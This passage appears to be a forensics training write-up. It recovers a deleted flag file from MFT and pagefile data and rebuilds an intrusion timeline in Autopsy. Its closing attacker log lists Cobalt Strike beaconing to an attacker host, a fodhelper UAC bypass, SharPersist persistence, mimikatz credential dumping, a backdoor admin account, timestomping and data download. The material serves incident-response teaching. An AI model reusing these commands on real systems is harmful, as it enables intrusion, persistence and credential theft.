Desktop\mft_csv.csv:143975:112346,4,False,104442,,.\Users\johndoe\Desktop\reports,flag.txt,.txt,63,1,,F
e,True,False,False,Archive,DosWindows,2023-08-08 08:21:40.3050567,2023-08-08 08:23:43.3664676,2023-08-08
08:22:58.2111378,2023-08-08 08:23:43.3664676,2023-08-08 08:23:44.0401723,2023-08-08 08:23:43.3664676,202
08:23:51.1904111,2023-08-08 08:23:43.3664676,31120880,232569553,2300,,,
```

- The output provides the location of `flag.txt` on the system (`\Users\johndoe\Desktop\reports`).
- Let's now access the `MFT` file (`C:\Users\johndoe\Desktop\files\mft_data`) using `MFT Explorer` (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\MFTExplorer`)
- On the `Desktop`, within the `reports` folder, we discover `flag.txt` marked with the `Is deleted` attribute.

Image Icon	Name	Parent Path	Is Dir	Is Deleted	SI_Created On	FN_Created On	SI_Modified On	FN_Modified On
No image data	flag.txt	\Users\johndoe\Desktop\reports			2023-08-08 08:13:22.7297011	2023-08-08 08:23:43.2411247	2023-08-08 08:13:22.8227246	2023-08-08 08:13:23.2138118
	cannon	\Users\johndoe\Desktop\reports			2023-08-08 08:13:22.7291961	2023-08-08 08:23:43.3664676	2023-08-08 08:13:23.1257919	2023-08-08 08:13:23.2138118
	nation	\Users\johndoe\Desktop\reports			2023-08-08 08:13:22.7307026	2023-08-08 08:23:43.5380791	2023-08-08 08:13:23.2138118	2023-08-08 08:13:23.2138118
	quince	\Users\johndoe\Desktop\reports			2023-08-08 08:13:22.7271926	2023-08-08 08:23:43.6794455	2023-08-08 08:13:22.7282183	2023-08-08 08:13:22.7282183
	thing	\Users\johndoe\Desktop\reports			2023-08-08 08:13:22.7557090	2023-08-08 08:23:43.2411247	2023-08-08 08:13:22.7557090	2023-08-08 08:13:22.7557090
	basis.TIF	\Users\johndoe\Desktop\reports			2023-08-08 08:13:22.7537030	2023-08-08 08:23:43.3505088	2023-08-08 08:13:22.7547096	2023-08-08 08:13:22.7547096
	director.DOTM	\Users\johndoe\Desktop\reports			2023-08-08 08:21:40.3050567	2023-08-08 08:23:43.3664676	2023-08-08 08:22:58.2111378	2023-08-08 08:22:58.2111378
	flag.txt	\Users\johndoe\Desktop\reports			2023-08-08 08:13:22.7327037	2023-08-08 08:23:43.6794455	2023-08-08 08:13:22.7337030	2023-08-08 08:13:22.7337030
	secretary.DIP	\Users\johndoe\Desktop\reports						

- When files are deleted from an NTFS file system volume, their MFT entries are marked as free and may be reused, but the data may remain on the disk until overwritten.
  - That's why recovery isn't always possible.
- In the case of the compromised system the file was overwritten (that's why we used the MFT table of another system for the recovery exercise), but portions of its content were preserved in pagefile.sys .
  - pagefile.sys is a designated system file in Windows that supplements your computer's RAM.
    - When RAM nears its capacity, the system offloads less critical data, like certain files and applications, to the pagefile.
  - With knowledge of the file's partial content, we can scour the disk and retrieve our flag from pagefile.sys through Autopsy .

Name	Keyword Preview	Location	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)
pagefile.sys	x7:xpt;7&K_5a0<2023_hello_you_found_our fla@g.co... /img_fulldisk.raw.001/pagefile.sys		2023-08-10 00:22:55 UTC	2023-08-10 00:22:55 UTC	2023-08-10 00:22:55 UTC	2023-08-10 01:18:49 UTC	1207959552	Allocated

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Strings Indexed Text Translation


Page: 2205 of 2536 Page ← → Matches on page: 1 of 1 Match ← → 100% ⚡ + Reset

```
2023_Hello_you_found_our fla@g_c...
g_congratulations_windows0
rensic
v5A
[asm
>!*'
?np<
ava%
; `~7z
EkUU
4UUj&
{p~T
/0.1706.1333
s/Hn
,{      do
7opr
h<p<
uPOz;
c\X<
+8!I
:P<8
{@<
```


## Constructing an Execution Timeline

- Given that the incident occurred between 09:13 and 09:30, we can use Autopsy to map out the attacker's actions chronologically.
- Behind the scenes, Autopsy employs Plaso.
- Let's make the following selections:

- Limit event types to:
  - `Web Activity`: All
  - `Other`: All
- Set Display Times in: GMT / UTC
  - `Start`: Aug 10, 2023 9:13:00 AM
  - `End`: Aug 10, 2023 9:30:00 AM



- This will allow us to generate a timeline detailing the actions undertaken by the malicious actor.



- List timeline view:

Date/Time	Event Type	Description	Tagged	Hash Hit
2023-08-10 09:13:06	Program Run	CHROME.EXE : Prefetch File		
2023-08-10 09:13:42	Program Run	CHROME.EXE : Prefetch File		
2023-08-10 09:14:38	Web Cache	1/0/_dk_http://letsgohunt.site http://letsgohunt.site http://letsgohunt.site/documents/Finance08062023.iso		
2023-08-10 09:14:39	Program Run	SEARCHPROTOCOLHOST.EXE : Prefetch File		
2023-08-10 09:14:39	Web Downloads	http://letsgohunt.site/documents/Finance08062023.iso		
2023-08-10 09:14:40	Program Run	SEARCHFILTERHOST.EXE : Prefetch File		
2023-08-10 09:14:47	Web Downloads	http://letsgohunt.site/documents/Finance08062023.iso		
2023-08-10 09:14:49	Program Run	OPENWITH.EXE : Prefetch File		
2023-08-10 09:14:50	Program Run	DLLHOST.EXE : Prefetch File		
2023-08-10 09:14:56	Program Run	OPENWITH.EXE : Prefetch File		
2023-08-10 09:15:14	Program Run	RUNDLL32.EXE : Prefetch File		
2023-08-10 09:15:17	Web Downloads	http://letsgohunt.site/documents/Finance08062023.iso		
2023-08-10 09:15:57	Program Run	RUNTIMEBROKER.EXE : Prefetch File		
2023-08-10 09:15:57	Program Run	SPPSVC.EXE : Prefetch File		
2023-08-10 09:15:58	Program Run	SVCHOST.EXE : Prefetch File		
2023-08-10 09:16:36	Program Run	CMD.EXE : Prefetch File		
2023-08-10 09:16:36	Program Run	ARP.EXE : Prefetch File		
2023-08-10 09:16:36	Program Run	IPCONFIG.EXE : Prefetch File		
2023-08-10 09:16:36	Program Run	CONHOST.EXE : Prefetch File		
2023-08-10 09:16:36	Program Run	CHCP.COM : Prefetch File		
2023-08-10 09:16:37	Program Run	NET1.EXE : Prefetch File		
2023-08-10 09:16:37	Program Run	NFT.EXE : Prefetch File		

- By applying specific filters, we can pinpoint the files accessed or established during this particular window.

## The Actual Attack Timeline

- Here are the `real` actions taken by the attacker (i.e. `not identified through digital forensics`).
  - Based on what you've learned up to this point, attempt to recognize and pinpoint any of these actions that remain undetected in this section.

date	user	pid	Activity
08/10 9:14			visit to /documents/Finance08062023.iso (page Serves /home/ubuntu/Cobalt Strike 4.3/uploads/Finance08062023.iso) by 89.64.48.142
08/10 9:15	johndoe	3648	[rundll32.exe] initial beacon
08/10 9:16	johndoe	3648	upload /home/kali/tools/temp.bat as temp.bat
08/10 9:16	johndoe	3648	run: temp.bat
08/10 9:17	johndoe	3648	upload /home/kali/tools/advanced.zip as advanced.zip
08/10 9:20	johndoe	3648	run: tar -xf advanced.zip
08/10 9:20	johndoe	3648	run: advanced_ip_scanner_console.exe /r:192.168.0.1-192.168.0.255
08/10 9:21	johndoe	3648	run: reg.exe add HKCU\Software\Classes\ms-settings\Shell\Open\Command /v "DelegateExecute" /d "" /f
08/10 9:21	johndoe	3648	run: reg.exe add HKCU\Software\Classes\ms-settings\Shell\Open\Command /d "powershell -nop -w hidden -encodedcommand
08/10 9:21	johndoe	3648	run: C:\Windows\system32\fodhelper.exe
08/10 9:21	johndoe	6744	[PowerShell.exe] initial beacon
08/10 9:22	johndoe	6744	upload /home/kali/tools/Persistence/svchost.exe as svchost.exe
08/10 9:22	johndoe	6744	run .NET program: SharPersist.exe -t schtask -c "C:\Users\johndoe\AppData\Local\svchost.exe" -a "-k -t 1001" -n "OneDriveTask" -m add -o hourly
08/10 9:23	johndoe	6744	run windows/beacon_http/reverse_http (letsgohunt.site:80) via Service Control Manager (\\"127.0.0.1\ADMIN\$\\8ea5559.exe)
08/10 9:23	SYSTEM	5468	[rundll32.exe] initial beacon
08/10 9:23	johndoe	3648	import: /home/kali/tools/PowerSploit/Recon/PowerView.ps1
08/10 9:23	johndoe	3648	run: Find-InterestingFile -Path "C:\Users\"
08/10 9:24	johndoe	3648	remove flag.txt
08/10 9:24	johndoe	3648	download C:\Users\johndoe\Desktop\users.db (1Gb)
08/10 9:25	SYSTEM	5468	run mimikatz's sekurlsa::logonpasswords command
08/10 9:25	SYSTEM	5468	upload /home/kali/tools/Persistence/svchost.exe as svchost.exe
08/10 9:25	SYSTEM	5468	run .NET program: SharPersist.exe -t reg -c "C:\ProgramData\svchost.exe" -a "" -k "hklmrn" -v "LocalSystem" -m add
08/10 9:26	SYSTEM	5468	run: net user Admin P@ssw0rd! /add
08/10 9:26	SYSTEM	5468	run: net localgroup Administrators Admin /ADD
08/10 9:26	SYSTEM	5468	run: (Get-Item "C:\ProgramData\svchost.exe").LastWriteTime=("14 August 2016 13:14:00")
08/10 9:28	johndoe	6744	upload /home/kali/photo443.exe as C:\Users\johndoe\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\photo443.exe

## One sentence summary

- With an practical digital forensic scenario, it's always about thinking logically about what attackers would do, making a hypothesis and validating it.
  - E.g. We listed processes/dll's because attacker's would use an beacon/reverse shell for communication and/or load dll's to help the process.
  - Then we run yara against it (since we want to know what malware we are dealing with) and figured out its cobalt strike, then we use tools that help us extract cobalt strike beacon configuration...